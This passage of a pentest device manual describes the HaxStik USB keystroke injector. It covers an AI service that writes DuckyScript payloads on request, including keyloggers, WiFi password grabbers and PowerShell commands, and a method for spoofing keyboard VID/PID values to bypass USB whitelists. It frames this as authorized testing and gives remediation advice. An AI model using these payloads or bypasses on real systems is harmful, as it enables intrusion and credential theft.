- Always add longer-than-necessary DELAY values after operations that open windows or launch applications. A window that takes 800ms to open needs at least DELAY 1000, not DELAY 500.
- Use RELEASE_ALL at the end of every payload that uses HOLD commands — this is insurance against any key being left in a pressed state.
- Test on the slowest hardware that could reasonably be your target. A payload tuned on a fast modern machine will fail on a slow old one. Build in timing tolerance.
- Use LED_BLINK strategically to confirm execution reached certain points — this turns debugging into a visual signal.

5.8 AI Payload Generator

The AI Payload Generator is an advanced optional feature built into HaxStik OS. It allows you to describe a payload in plain English — and have an AI model write the complete, ready-to-run DuckyScript for you automatically. Instead of writing every command by hand, you simply type what you want the payload to do, and the AI generates a professional DuckyScript script tuned specifically for HaxStik's firmware, exfiltration system, and command set.

This feature is powered by a dedicated backend service hosted at haxbd.com. The AI is trained with a complete understanding of HaxStik's DuckyScript V3 syntax, CDC serial exfiltration method, loot markers, SPIFFS path rules, OS detection, keylogger templates, mouse commands, and every other HaxStik-specific constraint. When you use the AI generator, you are not talking to a generic ChatGPT — you are using a model that has been given the full HaxStik firmware specification as its system context.

✅ **What the AI Generator Can Do For You**
- Generate complete DuckyScript payloads from a plain English description
- Target Windows, macOS, Linux, Android — or cross-platform with OS detection
- Automatically include CDC serial exfiltration with correct loot markers
- Generate keylogger payloads, WiFi credential grabbers, sysinfo collectors, and more
- Refine and chain prompts to build complex, multi-stage payloads step by step

Device Authentication and Daily Usage Limits

The AI Payload Generator is a registered device feature. Every HaxStik unit has a unique Chip ID burned into the ESP32-S3 processor at the factory. When you make an AI generation request, this Chip ID is sent as an authentication header (X-Chip-ID) along with your prompt. The backend verifies that your device's Chip ID is registered in the authorized whitelist before processing the request.

ℹ️ **Device Registration**
If you purchased HaxStik from HaxBD, your device's Chip ID is pre-registered, and the AI feature is ready to use immediately. If you receive a "Device not registered" error, contact HaxBD support with your device's Chip ID (visible in the Settings panel under Device Info) to activate the AI feature for your unit.

Using the AI Payload Generator — Step by Step

The AI Payload Generator is accessible from the Payload Studio tab in the HaxStik dashboard. You will find an AI GENERATE panel either below the code editor or as a separate card depending on your firmware version. Follow these steps:

- **Connect to HaxStik WiFi —** Open the HaxStik dashboard in your browser at 192.168.4.1 and log in.
- **Go to Payload Studio —** Tap the PAYLOAD STUDIO tab. Tap on HaxAI at the bottom right corner.
- **Type your prompt —** In the prompt input box, describe what you want the payload to do in plain English. Be specific about the target OS and desired outcome. Examples: “Grab saved WiFi passwords on Windows and send via loot markers” or “Open a PowerShell window on Windows and run whoami and hostname”.
- **Tap GENERATE —** The button sends your prompt to the backend. A loading indicator appears while the AI processes the request. Response typically arrives within 1–5 seconds, depending on which model handles it.
- **Load into editor —** The generated script is loaded into the code editor textarea. The filename field clears — enter a filename for the payload.
- **Review the generated script —** The AI response appears in the output area below the prompt. Read through the script carefully before using it. See Section 5.8.6 for the mandatory pre-deploy review checklist.
- **Edit if needed —** Review the loaded script in the editor. You can manually edit any line before saving. Make timing adjustments, add REM comments, or modify specific command values.
- **Save and test —** Tap SAVE/UPDATE to save the payload. Then test it on your own machine before any authorized deployment (see Section 5.6 — Debugging Payloads).

Writing Good Prompts — Getting the Best Results

The quality of the generated payload depends directly on how clearly you describe the task. The AI model has full knowledge of HaxStik’s capabilities — your job is to tell it what you want, as precisely as possible.

❌ Vague Prompt (Poor Result)	✅ Specific Prompt (Better Result)
get wifi passwords	Grab saved WiFi passwords on Windows using netsh and send all results via loot markers to /loot.txt
keylogger	Windows keylogger using C# KL class, record for 30 seconds, send captured keystrokes via loot markers to /loot.txt
open terminal	Open PowerShell on Windows using GUI r, run whoami, hostname, and ipconfig, send output via loot markers
cross-platform payload	Universal sysinfo payload — detect OS automatically and run whoami and hostname on Windows, macOS, and Linux

Always specify the target OS. If you say “windows”, “mac”, or “linux”, the AI generates a direct payload for that OS with no OS detection overhead. Only say “universal” or leave the OS unspecified if you genuinely need cross-platform support — OS detection adds DELAY and complexity.

Specify the exfiltration method. Say “send via loot markers” or “send to /loot.txt via serial” if you want data captured. If you just want keystrokes injected with no data return, say “no exfiltration needed”.

Use chaining for complex tasks. If a generated script is marked with REM [COMPLEX], the AI has flagged it as a multi-operation payload that benefits from refinement. Use follow-up prompts in the same session to add or adjust specific sections — the AI retains the last 4 messages of conversation history for context.

Understanding the [COMPLEX] Flag

The AI system automatically analyzes your prompt for complexity. If your request involves four or more distinct complex operations — such as file I/O, encryption, UAC bypass, privilege escalation, persistence mechanisms, scheduled tasks, DPAPI usage, or lateral movement — the AI inserts a special comment on the second line of the generated script:

```
DELAY 1000
REM [COMPLEX] Base structure — refine with chaining prompts
GUI r
DELAY 600
STRING powershell
ENTER
REM ... rest of complex payload below ...
```

The [COMPLEX] flag is a reminder — not an error. It means the AI has generated a base structure that is functionally correct but may benefit from additional refinement. You can use it as-is, or you can send follow-up prompts to extend or modify specific parts. The conversation history (last 4 turns) is retained between prompts, so each follow-up builds on the previous one.

Pre-Deploy Review Checklist — Always Check Before Running

The AI generates DuckyScript based on what you asked for — but it is a machine generating code, not a human who has tested it on your exact hardware. Use this checklist every time before deploying an AI-generated payload.

✔	Check Item	What to Look For
1	**Read the entire script first**	Never deploy a script you have not read line by line. Know exactly what every command does before running it.
2	**Verify correct OS target**	Check that GUI r, powershell, CMD, and shortcut commands match the OS of the actual target machine.
3	**Check DELAY values are realistic**	AI may use short DELAYs that work on fast machines. Increase any DELAY after opening windows to at least 1000ms for safe execution.
4	**Verify file path format**	HaxStik STRING cannot use backslashes before letters (firmware strips them). Paths must use $env:TEMP+'/file' notation, not C:\Users\... style paths.
5	**Test on your own machine first**	Run every AI-generated payload on your own test machine before any authorized engagement. Observe the full execution and correct timing or logic as needed.
6	**Confirm you have authorization**	Running a HID injection payload against a computer you do not own or do not have explicit written authorization to test is illegal. Always verify authorization before deployment.

⚠ CAUTION — THE AI IS A ROBOT. ALWAYS VERIFY BEFORE DEPLOYING.

The AI Payload Generator is a powerful tool — but it is not a human expert who has tested your specific target. It is a language model that generates DuckyScript based on statistical patterns and its training context. This means it can make mistakes.

Possible AI errors include: incorrect DELAY values that cause commands to fire before a window is ready; wrong key combinations for a specific OS version; PowerShell or shell commands that fail on certain system configurations; file paths that do not exist on all machines; or logic that works on a fast machine but fails on a slow one.

The mandatory rule is simple: read every line of the generated script before you save it, and test it on your own machine before any authorized deployment. Never blindly click GENERATE → SAVE → RUN on an unknown target.

HaxBD provides the AI generator as a productivity tool for authorized security professionals. The responsibility for reviewing, validating, and safely deploying any generated payload rests entirely with the operator. Always obtain written authorization before testing on any system you do not personally own.

> *“The best hackers are the ones who understand that the attack surface is not just code — it is trust. And keyboards are the most trusted devices in the world.”*
>
> *— Anonymous Security Researcher*

> *“In penetration testing, you are not looking for zero-days. You are demonstrating that the front door was already unlocked and nobody checked.”*
>
> *— Classic Red Team Principle*

> *“Two seconds of physical access. That is all it takes. Every device with a USB port has an open door — HaxStik proves it.”*
>
> *— HaxBD — HaxStik Design Philosophy*

Chapter

6

Identity Testing Module

USB identity spoofing — how HaxStik changes what it looks like to any host computer, how endpoint security policies are tested and bypassed, and how to verify results.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE** ● **ADVANCED**

6.1 What is USB Identity Spoofing?

Every USB device in the world has a unique identity — a combination of numbers and strings that it announces to the host computer the moment it is plugged in. This identity determines whether the host recognizes the device, which driver it loads, what the device appears as in device management tools, and crucially — whether corporate security policies allow it to function. USB identity spoofing is the technique of changing this announced identity to impersonate a different, more trusted device.

HaxStik's Identity Testing Module allows you to change the USB identity it presents to any target computer — making HaxStik appear as a Logitech keyboard, a Dell keyboard, an Apple keyboard, or any of the other supported profiles. From the target computer's perspective, the spoofed identity is completely real. There is no visible difference between HaxStik with a Logitech identity and an actual Logitech keyboard. The hardware does not check. The OS does not check. Security policies based purely on USB identity cannot detect the difference.

This is one of the most important capabilities for USB security policy testing because it directly answers the question every security auditor needs to answer: does your organization's USB security policy actually block unauthorized devices, or does it have gaps that any attacker with basic knowledge could exploit?

VID and PID — Plain Language Explanation

Every USB device carries two core identification numbers: the Vendor ID (VID) and the Product ID (PID). Think of these like a car's license plate — they identify who made the device and what model it is.

- **VID — Vendor ID:** A 16-bit number (4 hex digits) that identifies the manufacturer. The USB Implementers Forum (USB-IF) officially assigns these. Logitech's VID is 0x046D. Apple's is 0x05AC. Microsoft's is 0x045E. Every legitimate USB manufacturer has a registered VID.
- **PID — Product ID:** A 16-bit number assigned by the manufacturer to identify a specific product model. Together with the VID, it uniquely identifies a device model. VID 0x046D + PID 0xC31C = Logitech USB Keyboard (a specific model).
- **String Descriptors:** In addition to VID/PID numbers, every USB device provides human-readable strings: the manufacturer name ('Logitech'), the product name ('USB Keyboard'). These are what appear as labels in Windows Device Manager and macOS System Information.

When HaxStik's identity is set to Logitech USB Keyboard with VID 0x046D and PID 0xC31C, every interaction the target OS has with the device — USB enumeration, device manager display, policy evaluation, driver selection, event logging — uses these values. From every software perspective on the target machine, HaxStik is a Logitech USB Keyboard.

Device Descriptor Hierarchy

USB identification is a layered system of descriptors. The device descriptor is the outermost layer — the one that contains VID, PID, and the string references. When a USB device is plugged in, the host requests the device descriptor first, as part of the USB enumeration handshake:

- **Device Descriptor:** 18 bytes. Contains VID, PID, USB spec version, device class, and indices pointing to the string descriptors. This is the identity layer HaxStik modifies.
- **Configuration Descriptor:** Describes how many interfaces the device has and how much bus power it needs. HaxStik always presents one configuration.
- **Interface Descriptors:** Each interface announces its class and protocol. HaxStik presents three: HID Keyboard (Interface 0), HID Mouse (Interface 1), CDC Serial (Interface 2). These are fixed and not changed by identity spoofing.
- **String Descriptors:** Human-readable text referenced by the device descriptor. String 1 = manufacturer name. String 2 = product name. These are what you see in Device Manager. HaxStik's Identity Module changes these.

> ℹ️ **What Identity Spoofing Changes vs What It Does Not Change**
> CHANGED by identity spoofing: VID, PID, manufacturer name, product name.
> NOT CHANGED: the number of USB interfaces, the HID class, the CDC class, the HID report descriptors, or any actual functional behavior. HaxStik still injects keystrokes and presents a serial port regardless of which identity it is wearing. Only the name badge changes, not the device itself.

Why This Matters for Security Testing

Most USB security policies — whether implemented through Windows Group Policy, endpoint security agents, or hardware-level USB port locks — operate primarily by checking VID/PID against an allowed or blocked list. A policy that says 'only allow keyboards with VID 0x046D (Logitech) or VID 0x045E (Microsoft)' will block an unrecognized device but allow HaxStik the moment you set its identity to match one of those VIDs.

This reveals a fundamental weakness in VID/PID-based security policies: they trust a number that any device can announce. There is no cryptographic verification, no manufacturer certificate, no hardware attestation. A policy that blocks 'unknown USB keyboards' is easily bypassed by a device that announces itself as a known one.

Testing this in an authorized engagement tells the client whether their USB security investment is providing real protection or a false sense of security — and what they need to do to improve it.

6.2 How Endpoint Security Controls USB Devices

Before testing USB security policies with HaxStik, you need to understand how those policies work — what they check, where they enforce, and what their limitations are. This knowledge determines your testing methodology and helps you write meaningful findings for your report.

USB Device Whitelisting Explained

USB device whitelisting is a security control that only allows specific, pre-approved USB devices to function on a computer. Any device not on the approved list is blocked — either silently (no device detected) or with a user-visible notification. Whitelisting is considered stronger than blacklisting because it follows the principle of deny-by-default.

- **VID/PID-based whitelisting:** The most common approach. Only devices whose VID and PID match approved entries are permitted to function. This is the type that HaxStik's identity spoofing directly tests. If your VID/PID matches an approved entry, you get through — regardless of what the device actually is.
- **USB device class whitelisting:** More restrictive. Blocks or allows entire USB device classes (HID, Mass Storage, Audio, etc.) regardless of VID/PID. A policy that blocks all HID devices blocks HaxStik no matter what identity it wears — but also blocks all keyboards and mice, making it impractical for most workplaces.
- **Hardware-level port blocking:** Physical or firmware-level blocks on USB ports. These cannot be bypassed by software or identity spoofing — they prevent USB enumeration entirely. HaxStik cannot overcome physical port blocks.

Windows Group Policy USB Restrictions

Windows administrators can restrict USB devices through Group Policy at several levels:

- **Removable storage policy:** Blocks USB mass storage devices (flash drives). Does not affect HID devices like keyboards. HaxStik (which presents as a keyboard, not storage) is unaffected by storage-only policies.
- **HID device policy:** Restricts HID class devices. A policy blocking all HID devices would block HaxStik, but would also block legitimate keyboards and mice — extremely rare in practice.
- **Specific device ID blocking:** Blocks or allows specific Hardware IDs — a combination of VID, PID, device class, and sometimes serial number. This is the most targeted form and can be set to allow only specific known keyboard models.
- **Device Installation Restrictions:** Group Policy setting 'Prevent installation of devices not described by other policy settings' — this blocks all devices not explicitly approved. The most secure Group Policy approach for USB.

The testing question for Group Policy environments: which specific Hardware IDs are on the approved list, and can HaxStik's identity be set to match any of them?

EDR (Endpoint Detection and Response) USB Monitoring

Modern enterprise EDR platforms — CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, Carbon Black, and others — monitor USB device events at a much deeper level than Group Policy:

- **USB device connection events:** EDR platforms log every USB device insertion with VID, PID, serial number, device class, and timestamp. This creates an audit trail even when the device is allowed to function.
- **Behavioral analysis:** Some EDR platforms flag unusual patterns — a keyboard that sends keystrokes at machine speed (which no human achieves), or a keyboard that opens PowerShell immediately after connection.
- **Alert on new device types:** EDR can alert when a device class appears that has not been seen on an endpoint before — for example, a CDC Serial port appearing alongside a keyboard is unusual.
- **Serial number tracking:** Unlike VID/PID which HaxStik can spoof, hardware serial numbers at the USB level can sometimes be tracked. HaxStik does not present a serial number (the iSerialNumber field in its device descriptor is 0x00 — not set). Advanced EDR platforms may flag devices with no serial number as suspicious.

> 💡 **EDR Testing Note**
> If the target organization has an EDR platform, identity spoofing gets HaxStik past VID/PID-based policies but may still generate EDR alerts. The value of testing in an EDR environment is to determine whether the EDR is configured to alert USB HID injection patterns, and whether the security team responds to those alerts within the engagement window.

How HaxStik Tests These Controls


HaxStik's Identity Testing Module is specifically designed to answer the key question in a USB policy audit: which identities are allowed and which are blocked? The testing methodology is simple and systematic:

1. Connect HaxStik to the test system with the default identity (Logitech)
2. Run a test payload — for example, opening Notepad and typing a test string
3. If the payload executes: the Logitech identity is allowed
4. If nothing happens or Device Manager shows a blocked device: Logitech is blocked
5. Change to the next identity profile, apply and reboot, reconnect, repeat
6. Record which identities are allowed and which are blocked
7. Report the gap: any identity that allows payload execution represents a bypass of the USB security policy

This systematic approach generates concrete evidence for your pentest report: 'We were able to bypass the USB device restriction policy using a spoofed Logitech keyboard identity (VID: 0x046D, PID: 0xC31C) and successfully executed arbitrary keystroke injection on workstation CORP-PC-042.'

6.3 Using the USB Identity Module

The USB Identity Module is accessed through Settings → USB IDENTITY panel (Panel 8). It is straightforward to use — select a profile, tap APPLY & REBOOT, and HaxStik reboots with the new identity applied.



USB IDENTITY panel — showing current identity (Logitech default) and profile dropdown with Apple Magic Keyboard selected

Reading the Current Identity Display

The monospace status box at the top of the USB IDENTITY panel shows the currently active identity in four fields:

- **VID:** The active Vendor ID in hexadecimal format — e.g. 0x046D for Logitech.
- **PID:** The active Product ID in hexadecimal format — e.g. 0xC31C.
- **MFR:** The active manufacturer string — e.g. Logitech.
- **PROD:** The active product name string — e.g. USB Keyboard.

In the screenshot above, the current active identity is the factory default: Logitech (VID: 0x046D, PID: 0xC31C). The dropdown shows Apple Magic Keyboard is selected — meaning if you tap APPLY & REBOOT now, HaxStik will reboot as an Apple keyboard.

The Six Built-in Identity Profiles

HaxStik v1.0.0 includes six built-in identity profiles, each matching a real, widely-used keyboard from major manufacturers. These specific models were chosen because they represent the most commonly approved keyboards in enterprise USB whitelists:

Profile Name	VID	PID	Manufacturer String	Product String
Logitech USB Keyboard ← Default	`0x046D`	`0xC31C`	Logitech	USB Keyboard
Dell KB216	`0x413C`	`0x2107`	Dell	KB216 Wired Keyboard
HP Elite USB	`0x03F0`	`0x034A`	HP	Elite USB Keyboard
Apple Magic Keyboard	`0x05AC`	`0x024F`	Apple	Magic Keyboard
Razer Ornata Chroma	`0x1532`	`0x021E`	Razer	Ornata Chroma
Microsoft Wired 600	`0x045E`	`0x07F8`	Microsoft	Wired Keyboard 600

These six profiles cover the keyboard brands most likely to be on an enterprise USB whitelist. Logitech and Microsoft keyboards are found in almost every corporate environment. Dell and HP keyboards are standard-issue on computers from those manufacturers. Apple keyboards are standard in Apple-centric workplaces. Razer keyboards appear in creative and developer environments.

Selecting and Applying a Profile


1. Open the HaxStik OS dashboard and go to Settings
2. Scroll to the USB IDENTITY panel (Panel 8 — purple border)
3. Read the current identity display to confirm what is currently active
4. Tap the dropdown selector — all six profiles are listed
5. Tap your chosen profile to select it
6. Tap APPLY & REBOOT — HaxStik saves the new identity to storage and reboots immediately
7. Your browser session disconnects during the reboot (approximately 10–15 seconds)
8. Reconnect to HaxStik's WiFi and log in again to confirm the identity display now shows the new values

> ⚠️ **Identity Change Only Affects New Connections**
> The new USB identity takes effect on the NEXT connection to a target computer — not the current one. If HaxStik is already plugged into a target when the identity change occurs, the target will see the device disconnect and reconnect with the new identity. On Windows, this may trigger a 'new hardware detected' notification. For clean identity presentation in an engagement, always apply identity changes before plugging into the target machine.

Verifying the Identity Change on the Target System

After applying a new identity, verify that the target computer correctly displays the spoofed identity before running any payloads. This confirms the change worked and gives you screenshot evidence for your report.

On Windows — Device Manager



Windows Device Manager — HaxStik appears as 'HID Keyboard Device' under Keyboards and 'HID-compliant mouse' under Mice. Right-click Properties to see the full VID/PID details.

1. Press Win + X and select Device Manager, or right-click the Start button
2. Expand the Keyboards section — HaxStik appears here as the spoofed keyboard name
3. Expand Mice and other pointing devices — HaxStik's mouse interface appears as HID-compliant mouse
4. Expand Ports (COM & LPT) — HaxStik's CDC serial port appears as a COM port

5. To see the full VID/PID: right-click the keyboard entry → Properties → Details tab → Hardware Ids property
6. The Hardware ID shows: HID\VID_046D&PID_C31C (or whatever identity is active)

The Device Manager screenshot above shows a real target Windows computer with HaxStik connected. Under Keyboards, HaxStik appears as HID Keyboard Device — the device description that the OS assigns to any generic HID keyboard. Under Human Interface Devices, additional HID device entries appear for HaxStik's interfaces. Under Mice, the mouse interface is visible as HID-compliant mouse.

On Linux — lsusb Command

On any Linux system, the lsusb command in a terminal shows all connected USB devices with their VID, PID, and description:

```
$ lsusb
Bus 001 Device 003: ID 046d:c31c Logitech, Inc. Keyboard K120
                       ^^^^ ^^^^
                       VID  PID

# After changing to Apple Magic Keyboard identity:
$ lsusb
Bus 001 Device 003: ID 05ac:024f Apple, Inc. Magic Keyboard

# To see full details including all interfaces:
$ lsusb -v -d 046d:c31c
```

The lsusb output shows exactly the spoofed VID, PID, manufacturer, and product strings. This is the same data the OS uses for all USB device policy decisions. Screenshot this output for your pentest report.

On macOS — System Information

On macOS, go to Apple menu → About This Mac → System Report → Hardware → USB. The USB tree shows all connected devices with their manufacturer, product name, and vendor/product IDs. HaxStik will appear under the USB host controller that it is connected to, showing the spoofed identity exactly as it was configured.

```
USB 3.0 Bus:
  Host Controller: ...
    USB Keyboard:     ← Spoofed product name
      Product ID:  0xc31c
      Vendor ID:   0x046d  (Logitech Inc.)
      Version:     1.00
      Speed:       Up to 12 Mb/sec
      Manufacturer: Logitech
      Location ID: ...
      Current Available (mA): 500
```

6.4 Custom Identity Profiles

The six built-in profiles cover the most common enterprise keyboard identities, but in some engagements you may need to impersonate a specific device that your client has whitelisted — perhaps a niche peripherals brand, a proprietary corporate keyboard, or a specific model that the target organization's policy allows. Understanding how VID/PID works in practice prepares you for these scenarios.

Understanding VID/PID Format

VID and PID are both 16-bit unsigned integers, conventionally written in hexadecimal with the 0x prefix:

- **Range:** 0x0000 to 0xFFFF (0 to 65535 in decimal). This gives 65,536 possible values for each.
- **Assignment:** VIDs are officially assigned by the USB Implementers Forum (USB-IF). A manufacturer pays a registration fee and receives a unique VID. They then assign PIDs to their own products however they choose. This is why two different manufacturers cannot legally have the same VID — though nothing in the protocol prevents it.
- **Representation:** In HaxStik's display, VIDs and PIDs appear as 0x046D and 0xC31C — the 0x prefix means hexadecimal. In Windows Device Manager Hardware IDs, they appear as VID_046D and PID_C31C without the 0x prefix and uppercase.
- **Endianness:** In the USB wire protocol, VID and PID are transmitted in little-endian byte order (least significant byte first). The TinyUSB stack on HaxStik handles this automatically.

How to Find the VID/PID of a Real Device You Want to Impersonate

If you need to impersonate a specific keyboard model beyond HaxStik's built-in profiles, first find the real device's VID and PID. There are three easy methods:

Method 1 — Windows Device Manager

1. Plug the real keyboard into a Windows computer
2. Open Device Manager (Win+X → Device Manager)
3. Find the keyboard under Keyboards
4. Right-click → Properties
5. Click the Details tab
6. In the Property dropdown, select Hardware Ids

7. The value shows: HID\VID_XXXX&PID_YYYY — these are your VID and PID

Method 2 — Linux lsusb

```
$ lsusb
Bus 002 Device 004: ID 046d:c31c Logitech, Inc. Keyboard K120
#                      ^^^^ ^^^^
#                      VID  PID  (in hexadecimal, no 0x prefix)

# For HaxStik: add 0x prefix before entering
# VID: 0x046d   PID: 0xc31c
```

Method 3 — macOS System Information

1. Connect the keyboard to a Mac
2. Apple menu → About This Mac → System Report → Hardware → USB
3. Find the keyboard in the USB tree
4. Read the Vendor ID and Product ID fields — displayed in decimal by default
5. Convert to hex for use in HaxStik (use a calculator or online converter)

Current Firmware Limitation — Dropdown Only

HaxStik v1.0.0 provides identity selection through a dropdown menu with the six built-in profiles only. There is no separate custom VID/PID text entry field in the current dashboard UI. The firmware code (handleSetID) supports custom values, but the UI exposes only the preset profiles.

> ℹ️ **Built-in Profiles Cover Most Scenarios**
> The six profiles included in HaxStik v1.0.0 represent the most commonly whitelisted keyboard VID/PID combinations in enterprise environments. Logitech (0x046D) alone covers a significant portion of corporate USB keyboard whitelists. In most authorized assessments, one of the six built-in profiles will provide the test coverage needed.

Important Operational Limitations

Understanding what identity spoofing cannot do is as important as understanding what it can do:

- **No cryptographic authentication:** USB VID/PID spoofing works because USB has no authentication mechanism. But some advanced USB security solutions go beyond VID/PID and check USB descriptor checksums, device serial numbers, or use challenge-response authentication. HaxStik's spoofing does not defeat these advanced mechanisms.
- **No serial number:** HaxStik v1.0.0 does not present a USB serial number (iSerialNumber = 0 in its device descriptor). Security policies that require matching a specific device by VID + PID + serial number combination will not be satisfied — HaxStik will be allowed only if the policy checks VID/PID alone or allows devices with no serial number.
- **Behavioral detection still possible:** Even with a perfectly spoofed Logitech identity, an EDR platform watching for keyboard injection patterns (machine-speed typing, keyboard opening PowerShell within seconds of connection) may still flag HaxStik's activity. Identity spoofing defeats identity-based controls, not behavioral analysis.
- **Physical inspection defeats all spoofing:** If a guard, IT administrator, or security camera can see the physical device, HaxStik's visual appearance as a flash drive does not match a Logitech keyboard. Identity spoofing is a software-layer technique — it does not affect physical inspection.

6.5 Testing Endpoint Security Policies

This section provides the complete methodology for conducting a USB identity policy audit using HaxStik. This is an authorized security assessment technique — all testing must be performed only on systems you have explicit written permission to test.

> ⚖ ⚖ **Written Authorization Required**
> USB identity testing and policy bypass assessment must only be performed on systems you have explicit written authorization to test. Bypassing a USB security control on an unauthorized system constitutes unauthorized computer access — a criminal offense under the Bangladesh Cyber Security Act Ordinance 2025 (Section 33) and equivalent laws worldwide.
> See Chapter 1, Section 1.4 for the complete legal framework.

Pre-Test Preparation

Before beginning identity testing, gather information about the target environment:

1. Obtain the USB security policy documentation from the client — ask which VID/PID values are on their approved list and which USB device classes are restricted
2. Identify the endpoint security solution in use (Windows Group Policy, specific EDR platform, hardware USB port locks)
3. Establish a baseline — connect a completely unknown device and confirm it is blocked. This proves the policy is actually enforced, not just configured
4. Document the test system details (hostname, OS version, endpoint security version)
5. Confirm EMERGENCY STOP is accessible — you want to be able to stop injection immediately if anything unexpected happens

Testing Methodology — Step by Step

1. **Step 1 — Establish connection baseline:** Plug HaxStik into the target with its default Logitech identity. Observe whether the device is recognized and whether a test payload executes. Note the result.
2. **Step 2 — Try each built-in profile:** Systematically try each of the six identity profiles. For each one: change the identity via Settings → USB Identity → select profile → APPLY & REBOOT → reconnect → run test payload → record result.
3. **Step 3 — Document each result precisely:** For each identity tested, record: the exact VID/PID, the result (allowed/blocked), how the block manifested (Device Manager error, no enumeration, policy alert), and any evidence visible on the target screen.

4. **Step 4 — Test USB class restriction:** If all keyboard identities are blocked, determine whether it is VID/PID-based or class-based blocking. An easy test: bring a known legitimate keyboard and plug it in. If that also fails, the policy is blocking the entire HID class, not just specific VID/PIDs.
5. **Step 5 — Test CDC serial port:** Even if the HID function is blocked, check whether the CDC serial port (HaxStik's data return channel) is still accessible. Some policies block HID but allow CDC — this would still allow loot capture even if injection fails.
6. **Step 6 — Capture evidence:** For every allowed identity, capture a screenshot of the Windows Device Manager, lsusb output, or macOS System Information showing the spoofed identity accepted. This is critical evidence for your report.
7. **Step 7 — Cleanup:** After testing, reset HaxStik to its default Logitech identity. Do not leave HaxStik configured with a spoofed identity after the assessment is complete.

What 'Blocked' Looks Like

When a USB security policy blocks a device, you will see one of these outcomes:

- **Windows — Device blocked:** In Device Manager, the device appears with a yellow warning triangle or a red X. The device properties show error code 43 (Device has been stopped) or code 48 (Driver installation blocked by policy). The Keyboards section may not show the device at all — it may appear under Other Devices instead.
- **Windows — Policy notification:** Some Group Policy configurations trigger a user-visible notification: 'Windows can't open this device because its USB is restricted by company policy.' This also generates an event in the Windows Security event log.
- **No USB enumeration:** Hardware-level port locks prevent enumeration entirely. no device appears in Device Manager at all. The USB port is physically disabled.
- **Payload executes but nothing happens on screen:** Keystrokes inject but the active window does not respond — this may indicate the device is enumerated but keystroke events are filtered at a different layer.

What 'Allowed' Looks Like

When an identity is allowed, you will see:

- **Windows:** The keyboard identity appears cleanly in Device Manager under Keyboards with no error indicators. The test payload executes and text appears in the target application. This is your bypass evidence.
- **Linux:** The device appears in lsusb output with the spoofed identity. Keyboard events are delivered to the active window when the payload runs.
- **macOS:** The device appears in System Information → USB with the spoofed identity. Keystroke injection works normally.

Documenting Findings for the Audit Report

For each identity that achieved a bypass, document the following for your pentest report:

- The identity used: profile name, exact VID/PID values
- The target system: hostname, OS version, endpoint security solution and version
- The test payload executed: what it did, what the result was
- Screenshot evidence: Device Manager or system tool showing the spoofed identity accepted
- Screenshot or recording of the payload executing on the target
- The gap this represents: which security policy failed to detect/block the spoofed identity

A strong finding statement looks like: 'During authorized USB policy assessment testing on CORP-PC-042 (Windows 11, CrowdStrike Falcon endpoint agent), we were able to bypass the USB device restriction policy by spoofing the Logitech USB Keyboard identity (VID: 0x046D / PID: 0xC31C). HaxStik was recognized as an approved device, and we successfully executed arbitrary keystroke injection including opening PowerShell and running commands with the privileges of the logged-in user. This finding demonstrates that the current USB whitelist policy allows identity spoofing attacks to bypass protection entirely.'

Remediation Recommendations

When you report a USB policy bypass, include concrete remediation advice for the client. These are the most effective mitigations against VID/PID spoofing attacks:

1. **Move from VID/PID whitelisting to USB descriptor + serial number validation:** Policies that require both VID/PID and a specific device serial number are much harder to spoof. HaxStik does not present a serial number — requiring it would block HaxStik even with a matching VID/PID.
2. **Deploy USB port security with device attestation:** Enterprise-grade solutions like Synaptics SecurePad or hardware security keys that use cryptographic attestation cannot be defeated by VID/PID spoofing. The device must prove it is the genuine hardware.
3. **Implement USB HID behavioral monitoring:** Configure the EDR platform to alert on keyboard injection patterns — particularly keyboards that type at speeds exceeding human capability (above ~200 WPM) or keyboards that open administrative tools within seconds of connection.
4. **Physical port security:** USB port locks, port blockers, or disabling unused USB ports in BIOS/UEFI firmware provide hardware-level protection that identity spoofing cannot overcome.
5. **Security awareness training:** Train employees never to plug in unknown USB devices. The most sophisticated spoofing is still defeated if employees follow this rule.

6.6 Technical Reference — USB Descriptor Structure

This section provides the full technical detail of the USB device descriptor and how HaxStik's firmware applies the identity. This is for advanced users who want to understand the protocol-level implementation or who need to explain the technical mechanism to a technical audience in a pentest report.

USB Device Descriptor — Complete Field Table

The USB device descriptor is an 18-byte structure that the host requests from every USB device during enumeration. The fields that HaxStik modifies are highlighted:

Offset	Size	Field	Description / HaxStik Value
0	1 byte	**bLength**	18 — total size of this descriptor in bytes
1	1 byte	**bDescriptorType**	0x01 — identifies this as a Device Descriptor
2	2 bytes	**bcdUSB**	0x0200 — USB specification version 2.0
4	1 byte	**bDeviceClass**	0x00 — class defined at interface level (composite device)
5	1 byte	**bDeviceSubClass**	0x00
6	1 byte	**bDeviceProtocol**	0x00
7	1 byte	**bMaxPacketSize0**	0x40 — 64 bytes max packet size for endpoint 0
8	2 bytes	**idVendor**	**0x046D (Logitech default) — SET BY HAXSTIK USB IDENTITY**
10	2 bytes	**idProduct**	**0xC31C (default) — SET BY HAXSTIK USB IDENTITY**
12	2 bytes	**bcdDevice**	0x0100 — device release number
14	1 byte	**iManufacturer**	**Index → 'Logitech' — SET BY HAXSTIK USB IDENTITY**
15	1 byte	**iProduct**	**Index → 'USB Keyboard' — SET BY HAXSTIK USB IDENTITY**
